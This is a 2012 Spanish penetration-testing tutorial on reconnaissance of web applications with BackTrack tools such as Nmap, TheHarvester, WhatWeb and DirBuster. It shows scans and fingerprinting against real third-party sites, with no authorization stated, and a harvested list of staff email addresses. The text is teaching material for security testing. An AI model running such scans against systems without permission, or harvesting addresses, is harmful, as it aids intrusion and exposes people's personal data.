

2012

[In]Seguridad Informática

Caleb Bucker


Pen-Tester – Ethical Hacker – Security Researcher

<http://calebbucker.blogspot.com>

<http://www.twitter.com/CalebDrugs>

<https://www.facebook.com/caleb.bucker>

calebbucker@gmail.com



[PENETRATION TESTING]

[Análisis Web – Evaluación de Vulnerabilidades – Explotación]

ÍNDICE

- **INTRODUCCIÓN**
- **MÉTODOS DE ANÁLISIS DE APLICACIONES WEB**
 - Network Mapping
 - Information Gathering
 - CMS Identification
 - IDS/IPS Detection
 - Open Source Analysis
 - Web Crawlers
 - Vulnerability Assessment and Exploitation
 - Maintaining Access
- **NETWORK MAPPING**
 - Nmap
 - Netifera
- **INFORMATION GATHERING**
 - TheHarvester
 - Maltego
- **CMS IDENTIFICATION**
 - BlindElephant
 - CMS-Explorer
 - WhatWeb
- **IDS/IPS DETECTION**
 - Waffit
- **OPEN SOURCE ANALYSIS**
 - GHDB (Google Hacking DataBase)
 - Xssed
- **WEB CRAWLERS**
 - WebShag
 - DirBuster
- **VULNERABILITY ASSESSMENT AND EXPLOITATION**
 - JoomScan
 - SqlMap
 - Fimap
 - Shodan
 - W3af
 - Uniscan
 - Nikto
- **MAINTAINING ACCESS**
 - Weevely
 - WeBaCoo
 - MsfPayload
- **CONCLUSIÓN**

❖ INTRODUCCIÓN

Hoy en día como muchos de nosotros (Pen-tester's) tenemos conocimiento que en estos tiempos el Análisis de Aplicaciones Web juega un papel muy importante al hacer una Evaluación de la Seguridad y/o **Penetration Testing**, ya que esta nos brinda la información adecuada acerca de la Aplicación Web, como por ejemplo el tipo de Plugin que utiliza, tipos de CMS ya sea Joomla – WordPress u otros.

Esto nos ayudara mucho a determinar que Exploit debemos usar, o ver la manera exacta de explotar las vulnerabilidades que se pueden presentar al momento de realizar las pruebas de penetración.

Los análisis de **Penetration Testing** sirven también para determinar el nivel de seguridad en: un equipo, en una red de equipos LAN (Local Área Network) o WLAN (Wireless local Área Network), aplicaciones Web entre otros, por medio de ataques informáticos simulados idénticos a los que realizaría un Cracker o Black Hat Hacker pero sin poner en riesgo la información o la disponibilidad de los servicios, esto **se hace con el fin de encontrar las posibles amenazas en los sistemas IT antes de que las descubra un atacante (externo o interno)**. Este proceso también es conocido como Hacking Ético (Ethical Hacking).

Para llevar a cabo este procedimiento de **Penetration Testing**, se utilizara **BackTrack 5 R3**, una distro de Linux basada en Ubuntu hecha perfectamente para llevar a cabo estas pruebas, ya que viene con un conjunto de herramientas muy importantes que servirá de mucho para obtener toda la información necesaria acerca de las Aplicaciones Web, entre otros.



BackTrack Wiki:

<http://www.backtrack-linux.org/wiki/>

Descarga:

<http://www.backtrack-linux.org/downloads/>

❖ MÉTODOS DE ANÁLISIS DE APLICACIONES WEB

NETWORK MAPPING:

Network Mapping es el estudio de la conectividad física de redes. Internet Mapping es el estudio de la conectividad física de la Internet. Network Mapping a menudo se trata de determinar los servidores y sistemas operativos que se ejecutan en las redes. La ley y la ética de escaneo de puertos son complejas. Un análisis de la red puede ser detectada por los seres humanos o sistemas automatizados, y se trata como un acto malicioso.


En la suite de BackTrack se incluye **NMAP**, una herramienta que ya todos conocemos por su potencia y eficacia a la hora que realiza su trabajo, la cual nos sirve mucho para poder llevar a cabo este método tan importante en una Auditoria Web.

NMAP:

Nmap ("mapeador de redes") es una herramienta de código abierto para exploración de red y auditoría de seguridad. Nmap utiliza paquetes IP "crudos" («raw», N. del T.) en formas originales para determinar qué equipos se encuentran disponibles en una red, qué servicios (nombre y versión de la aplicación) ofrecen, qué sistemas operativos (y sus versiones) ejecutan, qué tipo de filtros de paquetes o cortafuegos se están utilizando así como docenas de otras características.

Uso:

- nmap www.sitio-web.com
- nmap 192.168.1.1



```
root@CalebBucker: ~
File Edit View Terminal Help
root@CalebBucker:~# nmap 192.168.1.1

Starting Nmap 6.01 ( http://nmap.org ) at 2012-10-19 17:35 PET
Nmap scan report for 192.168.1.1 (192.168.1.1)
Host is up (0.14s latency).
rDNS record for 192.168.1.1: 9.f0.78ae.static.theplanet.com
Not shown: 976 closed ports
PORT      STATE SERVICE
1/tcp    filtered tcpmux
3/tcp    filtered compressnet
4/tcp    filtered unknown
6/tcp    filtered unknown
7/tcp    filtered echo
9/tcp    filtered discard
13/tcp   filtered daytime
17/tcp   filtered qotd
19/tcp   filtered chargen
21/tcp   open  ftp
22/tcp   filtered ssh
25/tcp   open  smtp
26/tcp   open  rsftp
53/tcp   open  domain
80/tcp   open  http
110/tcp  open  pop3
143/tcp  open  imap
443/tcp  open  https
465/tcp  open  smtps
587/tcp  open  submission
993/tcp  open  imaps
995/tcp  open  pop3s
2222/tcp open  EtherNet/IP-1
3306/tcp open  mysql

Nmap done: 1 IP address (1 host up) scanned in 11.26 seconds
root@CalebBucker:~#
```

NETIFERA:

Netifera es un escáner de red capaz de analizar pasiva (análisis de un archivo pcap, vive oliendo de red), así como activos de análisis (análisis de puerto de entidad). Permite identificar los hosts de la red.


Este proyecto ofrece muchas ventajas para los desarrolladores de seguridad y los investigadores que desean implementar nuevas herramientas, así como la comunidad de usuarios de estas herramientas.

Esta herramienta esta incluida en el BackTrack y se ubica en la siguiente dirección:

Applications - BackTrack - Information Gathering - Network Analysis - Identify Live Hosts - Netifera

El uso es muy fácil, solo tenemos que colocar la dirección web donde dice: **Type Adreesss...** presionamos enter y nos saldrá el sitio web con los target's e IP's a la cual auditaremos.

En este caso he colocado el sitio web: www.paypal.com en la cual he realizado **Reverse lookup, TCP Connect Scan, UDP Scan, Crawler, Lookup NS, Brute Force Host Name:**



❖ INFORMATION GATHERING

La primera fase de evaluación de la seguridad se centra en la recopilación de información tanto como sea posible acerca de una aplicación web. La recopilación de información es el paso más crítico de una prueba de seguridad de aplicaciones web. Esta tarea puede llevarse a cabo de muchas maneras diferentes, mediante el uso de herramientas públicas (motores de búsqueda), escáner, envío de simples peticiones HTTP o solicitudes especialmente diseñadas, es posible forzar a la aplicación a filtrar información, por ejemplo, la revelación de mensajes de errores o las versiones y las tecnologías utilizadas.

Hay básicamente dos tipos de recolección de información: **activa y pasiva**. Recopilación de información pasiva es que los atacantes no se comunicarán con el objetivo directamente y estarán tratando de reunir información que está disponible en la Internet, mientras que en la recolección activa de información, el atacante estará en contacto directo con el objetivo y estará tratando de reunir información.

THEHARVESTER:

TheHarvester es una herramienta para recopilar cuentas de correo electrónico, nombres de usuario y nombres de host o subdominios de diferentes fuentes públicas como motores de búsqueda y los servidores de claves PGP.

Uso:

- /pentest/enumeration/theharvester# ./theHarvester.py -d sitio-web.com -l 500 -b google
- /pentest/enumeration/theharvester# ./theHarvester.py -d sitio-web.com -b pgp
- /pentest/enumeration/theharvester# ./theHarvester.py -d sitio-web.com -l 200 -b linkedin

```
root@CalebBucker:~/pentest/enumeration/theharvester# ./theHarvester.py -d nasa.gov -l 500 -b google
*****
*TheHarvester Ver. 2.2
*Coded by Christian Martorella
*Edge-Security Research
*cmartorella@edge-security.com
*****

[-] Searching in Google:
    Searching 0 results...
    Searching 100 results...
    Searching 200 results...
    Searching 300 results...
    Searching 400 results...
    Searching 500 results...

[+] Emails found:
-----
g.m.green@nasa.gov
comet@nasa.gov
gutro@nasa.gov
patricia.m.caraway@nasa.gov
kraft@nasa.gov
david.steitz@nasa.gov
josh.byerly@nasa.gov

[+] Hosts found in search engines:
-----
```


❖ CMS IDENTIFICATION

BLINDELEPHANT:

BlindElephant es una herramienta basada en python que se utiliza para realizar Fingerprinting en Aplicaciones Web. La herramienta es rápida, tiene poco ancho de banda y esta altamente automatizado.

Uso:

- `/pentest/web/blindelephant/src/blindelephant# ./BlindElephant.py http://sitio-web.com/ cms`

```
root@CalebBucker: /pentest/web/blindelephant/src/blindelephant
File Edit View Terminal Help
root@CalebBucker: /pentest/web/blindelephant/src/blindelephant# ./BlindElephant.py http://www.movadef.net/ joomla
Loaded /pentest/web/blindelephant/src/blindelephant/dbs/joomla.pkl with 39 versions, 3789 differentiating paths,
Starting BlindElephant fingerprint for version of joomla at http://www.movadef.net

Hit http://www.movadef.net/language/en-GB/en-GB.ini
File produced no match. Error: Retrieved file doesn't match known fingerprint. 87999cc8839867973fcd50a29c3b1d5a

Hit http://www.movadef.net/language/en-GB/en-GB.com_content.ini
File produced no match. Error: Retrieved file doesn't match known fingerprint. 48823918aa3c03289122c75b56d3a9c8

Hit http://www.movadef.net/htaccess.txt
File produced no match. Error: Retrieved file doesn't match known fingerprint. 6f6b1dac2ba11224f9e312929e42736b

Hit http://www.movadef.net/language/en-GB/en-GB.com_contact.ini
File produced no match. Error: Retrieved file doesn't match known fingerprint. 698cc947353576524f06fe06839f113

Hit http://www.movadef.net/media/system/js/validate.js
File produced no match. Error: Retrieved file doesn't match known fingerprint. df9b919c477742e944a4f9b19082bb1f

Hit http://www.movadef.net/templates/rhuk_milkyway/css/template.css
File produced no match. Error: Error code: 404 (Not Found)
```

CMS-EXPLORER:

Sirve para realizar Fingerprinting en Aplicaciones Web, como también puede ser usado para identificar el tipo de CMS utilizado, por tanto, se realiza el ataque de acuerdo con la información obtenida.

Uso:

- `/pentest/enumeration/web/cms-explorer# ./cms-explorer.pl -url http://sitio-web.com/ -type cms`

```
root@CalebBucker: /pentest/enumeration/web/cms-explorer
File Edit View Terminal Help
root@CalebBucker: /pentest/enumeration/web/cms-explorer# ./cms-explorer.pl -url http://movadef.net/ -type Joomla
*****
WARNING: No osvdb.org API key defined, searches will be disabled.
*****

*****
Beginning run against http://movadef.net/..
Testing themes from joomla_themes.txt..
Theme Installed:          templates/atomic/
Theme Installed:          templates/system/
Testing plugins...
Plugin Installed:         components/com_banners/
Plugin Installed:         components/com_contact/
Plugin Installed:         components/com_content/
Plugin Installed:         components/com_mailto/
Plugin Installed:         components/com_media/
Plugin Installed:         components/com_newsfeeds/
Plugin Installed:         components/com_search/
Plugin Installed:         components/com_users/
Plugin Installed:         components/com_weblinks/
Plugin Installed:         components/com_wrapper/
Plugin Installed:         components/com_wrapper/
Plugin Installed:         components/com_wrapper/
Plugin Installed:         modules/mod_articles_archive/
Plugin Installed:         modules/mod_articles_category/
Plugin Installed:         modules/mod_articles_latest/
```


WHATWEB:

Es otra herramienta que se utiliza para identificar el tipo de sistemas de gestión de contenidos (CMS), plataforma de blogs, estadísticas, bibliotecas Javascript y servidores utilizados.

Cuenta con 900 Plugins para fines de análisis web.

Uso:

- /pentest/enumeration/web/whatweb# ./whatweb <http://sitio-web.com/>
- /pentest/enumeration/web/whatweb# ./whatweb -v <http://sitio-web.com/>
- /pentest/enumeration/web/whatweb# ./whatweb -a 3 <http://sitio-web.com/>
- /pentest/enumeration/web/whatweb# ./whatweb 192.168.1.1/24

```
root@CalebBucker: /pentest/enumeration/web/whatweb
File Edit View Terminal Help
root@CalebBucker: /pentest/enumeration/web/whatweb# ./whatweb movadef.net
http://movadef.net [200] Title[NOVADEF - Movimiento por Amnistía y Derechos Fundamentales - Inicio], MetaGenerator[Joomla! - Open Source Content Management], IP[80.190.253.247], Country[FRANCE][FR], AddThis, JQuery, probably Joomla[com_content], Apache[1.3.34][mod_fastcgi/2.4.2,mod_log_online/0.1,mod_vhost_online/1.2], PHP[5.2.9-1.illimite], probably Mambo[com_content], X-Powered-By[PHP/5.2.9-1.illimite], HTTPServer[Ubuntu Linux][Apache/1.3.34 (Ubuntu) mod_vhost_online/1.2 mod_fastcgi/2.4.2 mod_log_online/0.1], HTML5, YouTube, Adobe-Flash, Cookies[6597982acd81f0366ac89078d7d977df]
root@CalebBucker: /pentest/enumeration/web/whatweb# ./whatweb -v movadef.net
http://movadef.net/ [200]
http://movadef.net [200] Title[NOVADEF - Movimiento por Amnistía y Derechos Fundamentales - Inicio], MetaGenerator[Joomla! - Open Source Content Management], IP[80.190.253.247], Country[FRANCE][FR], AddThis, JQuery, probably Joomla[com_content], Apache[1.3.34][mod_fastcgi/2.4.2,mod_log_online/0.1,mod_vhost_online/1.2], PHP[5.2.9-1.illimite], probably Mambo[com_content], X-Powered-By[PHP/5.2.9-1.illimite], HTTPServer[Ubuntu Linux][Apache/1.3.34 (Ubuntu) mod_vhost_online/1.2 mod_fastcgi/2.4.2 mod_log_online/0.1], HTML5, YouTube, Adobe-Flash, Cookies[6597982acd81f0366ac89078d7d977df]
URL      : http://movadef.net
Status   : 200
-----
AddThis
Description: AddThis is a free way to boost traffic back to your site by making it easier for visitors to share your content. - Homepage: http://www.addthis.com/
-----
Adobe-Flash
Description: This plugin identifies instances of embedded adobe flash files.
-----
Apache
Description: The Apache HTTP Server Project is an effort to develop and maintain an open-source HTTP server for modern operating systems including UNIX and Windows. The goal of this project is to provide a secure, efficient and extensible server that provides HTTP services in sync with the current HTTP standards. - homepage: http://httpd.apache.org/
Version  : 1.3.34
Module   : mod_fastcgi/2.4.2,mod_log_online/0.1,mod_vhost_online/1.2
```


❖ OPEN SOURCE ANALYSIS

Open-Source Analysis se realiza utilizando herramientas como **GHDB**, **revhosts** y **Xssed**. El **GHDB (Google Hack Data Base)** y **Xssed** están vinculadas a sitios webs, mientras que revhosts es una herramienta de consola.

GHDB:

Google Hacking Database, el equipo de [exploit-db](#) mantiene una base de datos para Google Dork's que pueden ayudar mucho a los Pen-tester's en la recopilación de información. Podemos usar las dork's para encontrar ciertos tipos de servidores vulnerables u otra información.

Por ejemplo, un dork Google como "**Microsoft-IIS/6.0" intitle:index.of** " se puede utilizar para detectar los servidores que se ejecutan en Microsoft IIS 6.0.



The screenshot shows the Google Hacking Database interface. At the top, it says "Google Hacking Database" and "GOOGLE HACKING-DATABASE". Below that, there is a search bar with "Web Server Detection" selected. The main heading is "Web Server Detection" and the text below it says "These links demonstrate Google's awesome ability to profile web servers..". There are navigation links: "<< prev 1 2 3 4 next >>". Below this is a table with columns "DATE", "Title", and "Summary".

DATE	Title	Summary
2006-05-23	intitle:"BadBlue: the file-sharing web server..."	Badblue file sharing web server detection...
2006-05-03	intext:"Target Multicast Group" "be..."	"... Multicast Beacon is a multicast diagnostic tool written in Perl which uses the RTP pr...
2006-05-03	intitle:"Apache Status" "Apache Ser..."	New Apache Server Status Dork...
2006-02-08	inurl:wl.exe inurl:?SS1= intext:"Operating sy..."	List server apparently keeps track of many clients, not just Domains and hardware, but Operatin...
2005-11-16	inurl:nnls_brand.html OR inurl:nnls_nav.html	Novell Nterprise Linux Services detection dork. Some of the features are: * iFolder* Samba* NetS...
2005-05-30	(intitle:"502 Proxy Error") (intitle:&qu...	A reverse proxy is a gateway for servers, and enables one web server to provide content from an...

XSSD:

www.xssed.com un sitio web que contiene una lista de sitios web vulnerables a Cross Site Scripting (XSS), presentada por varios autores.

Se puede abrir desde: **Applications - Backtrack - Information Gathering - Web Application Analysis - Open Source Analysis - Xssed**.

❖ WEB CRAWLERS

En esta última categoría de Análisis Web, se utilizan los famosos Crawlers, esto ayudara mucho a enumerar los archivos y carpetas "escondidos" dentro de un servidor web.


La suite de BackTrack cuenta con muchas herramientas para llevar a cabo este tipo de análisis como son el **Dirb**, **Golismo**, **SqlScan**, **Deblaze** y **WebShag**.

WEBSHAG:

Webshag es una herramienta programado en Python, que reúne las funcionalidades útiles para la Auditoría de los Servidores Web, como el rastreo web, escaneo de URL o archivo de fuzzing.

Webshag se puede utilizar para analizar un servidor web en HTTP o HTTPS, a través de un proxy HTTP y el uso de la autenticación (básica y Digest). Además de que propone innovadoras funcionalidades de evasión de IDS, destinadas a que la correlación entre la solicitud más complicado (por ejemplo, utilizar una muestra aleatoria diferente por cada petición HTTP del servidor proxy).

Se ubica en: **Applications - BackTrack - Information Gathering - Web Application Analysis - Web Crawlers - WebShag Gui.**





DIRBUSTER:

DirBuster es una aplicación en Java diseñado para realizar Brute Force en los Directorios y Archivos en servidores web/aplicación. A menudo es el caso ahora de lo que parece un servidor web en un estado de la instalación por defecto no es en realidad, y tiene páginas y aplicaciones ocultas en su interior, entonces DirBuster intenta encontrar estos.

DirBuster viene un total de 9 listas diferentes, esto hace **DirBuster** extremadamente eficaz en la búsqueda de los archivos y directorios ocultos. Y si eso no fuera suficiente DirBuster también tiene la opción de realizar un puro Brute Force.

Se puede encontrar en la siguiente ubicación: **Applications - BackTrack - Vulnerability Assessment - Web Application Assessment - Web Application Fuzzers – DirBuster**



❖ VULNERABILITY ASSESSMENT AND EXPLOITATION

La etapa de evaluación de la vulnerabilidad es donde se puede explorar nuestro objetivo en busca de errores, pero antes de hacer una evaluación de la vulnerabilidad, la recopilación de información sobre el objetivo es mucho más útil.

La fase de recopilación de información sigue siendo el paso clave antes de realizar nuevos ataques, simplemente porque hace el trabajo más fácil, por ejemplo, en la primera etapa: en el uso de escáners para identificar el CMS como **BlindElephant**, se escaneo y se encontró la versión de la aplicación instalada.

Ahora, en la etapa de evaluación de la vulnerabilidad, se pueden utilizar muchas herramientas (escaners) que ayudaran mucho a encontrar respectivas vulnerabilidades en un servidor web específico.

JOOMSCAN:

Es una herramienta basada en Perl que se utiliza para identificar las vulnerabilidades mas conocidas como Sql Injection, XSS u otras, en los servidores web basados en la plataforma **Joomla**.

- Permite detectar la versión de Joomla! que se está ejecutando.
